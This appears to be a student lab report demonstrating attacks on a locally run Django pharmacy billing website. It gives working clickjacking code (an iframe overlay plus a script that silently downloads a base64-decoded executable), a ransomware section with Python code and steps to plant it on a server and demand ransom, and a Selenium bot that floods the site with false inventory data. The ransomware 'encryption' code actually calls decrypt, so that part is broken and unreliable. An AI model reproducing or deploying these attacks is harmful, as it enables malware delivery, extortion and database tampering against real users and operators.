


**Conclusion :** Hence Successfully demonstrated how to perform Session Hijacking to do false data Injection



- Clickjacking

## Step 1 : Starting the Website on local host



```
Microsoft Windows [Version 10.0.19044.2130]
(c) Microsoft Corporation. All rights reserved.

C:\Users\VAIBHAV BAKSHI>cd Downloads

C:\Users\VAIBHAV BAKSHI\Downloads>cd C:\Users\VAIBHAV BAKSHI\Downloads\Automated-Billing-Management-System-in-Django


C:\Users\VAIBHAV BAKSHI\Downloads\Automated-Billing-Management-System-in-Django>cd Project

C:\Users\VAIBHAV BAKSHI\Downloads\Automated-Billing-Management-System-in-Django\Project>python manage.py runserver

Watching for file changes with StatReloader
Performing system checks...

System check identified no issues (0 silenced).
November 06, 2022 - 11:09:19
Django version 4.1, using settings 'BillingSystem.settings'
Starting development server at http://127.0.0.1:8000/
Quit the server with CTRL-BREAK.
```


## Website Started




**Step 2 :** Clickjacking attacks use CSS to create and manipulate layers. Incorporate the target website as an iframe layer overlaid on the decoy website. The script used is mentioned below:

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>CLICK JACKING</title>
  <script src="index.js"></script>
  <style>
    #submit {
      background: red;
      border: none;
      border-radius: 10px;
      color: #fff;
      width: 100px;
      height: 35px;
      cursor: pointer;
      position: relative;
      left: 546px;
      top: 538px;
      opacity: 1;
    }
  </style>
</head>
<style>
  iframe {
    width: 100%;
    height: 100%;
    position: absolute;
    top: 0;
    left: -1px;
    opacity: 1;
    z-index: -1;
  }
</style>
<body>
  <form action="Malicious.html">
    <iframe src="http://127.0.0.1:8000/" frameborder="0" scrolling="no"></iframe>
    <input type="submit" value="Login" id="submit">
  </form>
  <script>
  </script>
</body>
</html>
```

As I have given the opacity of button to be 1 for demonstration purpose to let us know where the button will be placed and how it will look like



For the user how the website will look like





**Step 3:** When the user clicks on the login button after entering username and password javascript code gets executed and Malware gets downloaded

The javascript code has been mentioned below :

```
function redirect()
{
window. location. href="Malicious.html";
}
```

This code redirects to Malicious.html page which automatically executes the Malware Script and Malware gets downloaded

The code for Malware Script is mentioned below :


```
<!DOCTYPE html>
<html lang="en">
<head>
    <title>Document</title>
</head>

<body>
<!-- PS C:\Users\VAIBHAV BAKSHI> $base64string =
[Convert]::ToBase64String([IO.File]::ReadAllBytes('C:\Windows\System32\calc.exe'
))
PS C:\Users\VAIBHAV BAKSHI> $base64string | Out-File temporary.log
PS C:\Users\VAIBHAV BAKSHI> code .\temporary.log -->
    <script>
        filename = "Malware.exe"
        filedata = "Malicious File data very large, generated with the
help of above commented code, So file data not mentioned here"
        function base64tobytes(b64data){
            var binary_values = atob(b64data);
            var binary_length = binary_values.length;
            var bytes_data = new Uint8Array(binary_length);
            for(var i=0;i<binary_length;i++){
                bytes_data[i]=binary_values.charCodeAt(i);
            }
            return bytes_data.buffer;
        }
        var filebytes = base64tobytes(filedata);
        var blob= new Blob([filebytes],{"type":"octet/stream"});
        var anchor = document.createElement("a");
        document.body.append(anchor);
        anchor.style ="display :none";
        var url =window.URL.createObjectURL(blob);
        anchor.href=url;
        anchor.download=filename;
```


```
        anchor.click();
        window.URL.revokeObjectURL();
    </script>
    You have been clickjacked
</body>
</html>
```

The binary data I have used here is of a Calculator file In spite of a malware just for safety of my device for demonstration purpose.

This is how it look likes when the user clicks on the login button



On opening the file we get a working calculator



If the binary data is changed with the binary data of a virus or any other malware , on opening it could easily harm the user.

**Conclusion :** Hence Successfully demonstrated how to perform clickjacking to infect a user with a Malware

- **Ransomware Attack**

**Step 1:** install pyinstaller to convert python code to application file

**Step 2:** Convert the following code to encrypt all the files with .sqlite3 extension in the system into application using pyinstaller

```
import os
from glob import glob

all_files = []
start_dir = os.getcwd()
pattern = "*.sqlite3"

for dir,_,_ in os.walk(start_dir):
    all_files.extend(glob(os.path.join(dir,pattern)))
import sys
from cryptography.fernet import Fernet
with open("key.key", "rb") as thekey:
    code = thekey.read()
for file in all_files:
    try:
        with open(file, "rb") as enc_file:
            contents = enc_file.read()
            raw_contents = Fernet(code).decrypt(contents)
            with open(file, "wb") as enc_file:
                enc_file.write(raw_contents)
    except:
        print("{} not decrypted".format(file))
        pass
```

**Step 3:** Embed the application in a file

**Step 4:** Try uploading the file to the server. The server(admin) when opens the file, the application will automatically encrypt all the data in the database

**Step 5:** Then ask for the ransom, give the decryption key once the ransom is paid

**(Extra): Code for decryption**

```
import os
from glob import glob

all_files = []
start_dir = os.getcwd()
pattern = "*.sqlite3"

for dir,_,_ in os.walk(start_dir):
    all_files.extend(glob(os.path.join(dir,pattern)))

print("Files found in system: ")
for file in all_files:
    print(file)

import os, sys
from cryptography.fernet import Fernet
with open("key.key", "rb") as thekey:
```


```

code = thekey.read()
for file in all_files:
    try:
        with open(file, "rb") as enc_file:
            contents = enc_file.read()
            raw_contents = Fernet(code).decrypt(contents)
            with open(file, "wb") as enc_file:
                enc_file.write(raw_contents)
    except:
        print("{} not decrypted".format(file))
        pass
print("Files decrypted successfully...")

```

Output:

### Data used from Database in the website



The screenshot shows the PHARMA website interface. On the left, there is a sidebar with filters for 'Product type' (Search, Type: Liquid, Tablets, Capsules, Injectibles, Inhalers) and 'Price range' (Min: ₹0, Max: ₹1,000). The main content area displays a table of products with columns: Item ID, Product Name, Quantity, Expiry Date, Discount, and Price. Each row includes an 'Add to Cart' button.

Item ID	Product Name	Quantity	Expiry Date	Discount	Price
1	Shelcal	<input type="checkbox"/>	Feb. 9, 2023	3.00%	₹89.00 ₹86.33 <a href="#">Add to Cart</a>
2	Amoxicillin 500 mg <span>Out of stock</span>	<input type="checkbox"/>	Aug. 7, 2022	5.00%	₹63.00 ₹59.85 <a href="#">Add to Cart</a>
3	Covaxin Vaccine	<input type="checkbox"/>	Feb. 18, 2022	-	₹275.00 <a href="#">Add to Cart</a>
4	Nebulisers	<input type="checkbox"/>	Jan. 9, 2032	10.00%	₹1249.00 ₹1124.10 <a href="#">Add to Cart</a>
5	Crocini	<input type="checkbox"/>	Sept. 12, 2024	-	₹16.00 <a href="#">Add to Cart</a>

### Tables in the database before encryption

```

('django_migrations',)
('sqlite_sequence',)
('auth_group_permissions',)
('auth_user_groups',)
('auth_user_user_permissions',)
('django_admin_log',)
('django_content_type',)
('auth_permission',)
('auth_group',)
('auth_user',)
('django_session',)
('inventory_contact',)
('inventory_itemscat',)
('inventory_usercart',)
('checkout_customerdetail',)
('checkout_medicine_log',)
('inventory_itemmain',)

```

## File after encryption

```
DatabaseError                                Traceback (most recent call last)
<ipython-input-5-afbbcc039de7> in <module>
      7
      8 # The result of a "cursor.execute" can be iterated over by row
----> 9 for row in cur.execute("""SELECT name FROM sqlite_master
    10 WHERE type='table';"""):
    11     print(row)

DatabaseError: file is not a database
```

## Server request denied due to Database Error

Page not found (404)

Request Method: GET  
Request URL: http://127.0.0.1:8000/accounts/


Using the URLconf defined in BillingSystem.urls, Django tried these URL patterns, in this order:

1. admin/
2. [name~'homepage']
3. view [name~'view']
4. upload\_item [name~'inventoryadd']
5. cart [name~'cart']
6. clear\_cart [name~'clear\_cart']
7. empty\_cart [name~'empty\_cart']
8. contact [name~'contact']
9. about [name~'about']
10. tsc [name~'tsc']
11. checkout/
12. accounts/ login [name~'login']
13. accounts/ logout [name~'logout']
14. accounts/ profile [name~'profile']
15. "media/{0}path-{1}"

The current path, accounts/, didn't match any of these.

You're seeing this error because you have DEBUG = True in your Django settings file. Change that to False, and Django will display a standard 404 page.

## Application File

 ransomware_attack	31-10-2022 22:50	Application	8,640 KB
---	------------------	-------------	----------

- **False Data Injection Attack**

**Step1:** Open the website as a client

**Step2:** Install ChromeDriverManager using the following code

```
from selenium.webdriver.common.by import By
from selenium import webdriver
from selenium.webdriver.common.keys import Keys

from webdriver_manager.chrome import ChromeDriverManager

driver = webdriver.Chrome(ChromeDriverManager().install())
```

**Step3:** Using the following code, your bot will automatically login to the website and enter false data

```
import random

digits = [1, 2, 3, 4, 5, 6, 7, 8, 9, 0]
string = 'abcdefghijklmnopqrstuvwxyz'

def randstring(n):
    str1=""
    for i in range(n):
        str1 += (random.choice(string))
    return str1
```

```

page = driver.get("http://127.0.0.1:8000/upload_item")

inputElement = driver.find_element(By.NAME, "username")
inputElement.clear()
inputElement = driver.find_element(By.NAME, "username")
inputElement.send_keys("user1")

inputElement = driver.find_element(By.NAME, "password")
inputElement.clear()
inputElement = driver.find_element(By.NAME, "password")
inputElement.send_keys("sharat123")

driver.find_element(By.CSS_SELECTOR, '.formbx .form form
input[type="submit"]').click()

for i in range(10):
    page = driver.get("http://127.0.0.1:8000/upload_item")

    inputElement = driver.find_element(By.NAME, "itemname")
    inputElement.clear()
    inputElement = driver.find_element(By.NAME, "itemname")
    inputElement.send_keys(randstring(random.choice(digits)))
    inputElement = driver.find_element(By.NAME,
"manufacturingdate")
    inputElement.clear()
    inputElement = driver.find_element(By.NAME,
"manufacturingdate")
    inputElement.send_keys('2022-09-09')
    inputElement = driver.find_element(By.NAME, "expirydate")
    inputElement.clear()
    inputElement = driver.find_element(By.NAME, "expirydate")
    inputElement.send_keys('2023-09-09')
    inputElement = driver.find_element(By.NAME, "description")
    inputElement.clear()
    inputElement = driver.find_element(By.NAME, "description")
    inputElement.send_keys(randstring(45))

    inputElement = driver.find_element(By.NAME, "quantity")
    inputElement.clear()
    inputElement = driver.find_element(By.NAME, "quantity")
    inputElement.send_keys('12')

    inputElement = driver.find_element(By.NAME, "price")
    inputElement.clear()
    inputElement = driver.find_element(By.NAME, "price")
    inputElement.send_keys('250')

    inputElement = driver.find_element(By.NAME, "discount")
    inputElement.clear()
    inputElement = driver.find_element(By.NAME, "discount")
    inputElement.send_keys('15')



    driver.find_element(By.CSS_SELECTOR, '.inventoryadd
.bigcard2 input[type="submit"]').click()

```

**Step4:** Verify if the required false data is added to the database

**Output:**


Random data inserted in the database

PHARMA 							Home	Shop	Add Inventory	About	Contact	Terms and conditions	user!	Logout	
61	jdu	<input type="checkbox"/>	9, 2023	15.00%	₹212.50	<a href="#">Add to Cart</a>									
62	iyodhgg	<input type="checkbox"/>	Sept. 9, 2023	15.00%	<del>₹250.00</del> ₹212.50	<a href="#">Add to Cart</a>									
63	vvzrqxj	<input type="checkbox"/>	Sept. 9, 2023	15.00%	<del>₹250.00</del> ₹212.50	<a href="#">Add to Cart</a>									
64	skqek	<input type="checkbox"/>	Sept. 9, 2023	15.00%	<del>₹250.00</del> ₹212.50	<a href="#">Add to Cart</a>									
65	kdxjtlek	<input type="checkbox"/>	Sept. 9, 2023	15.00%	<del>₹250.00</del> ₹212.50	<a href="#">Add to Cart</a>									
66	oolhvv	<input type="checkbox"/>	Sept. 9, 2023	15.00%	<del>₹250.00</del> ₹212.50	<a href="#">Add to Cart</a>									

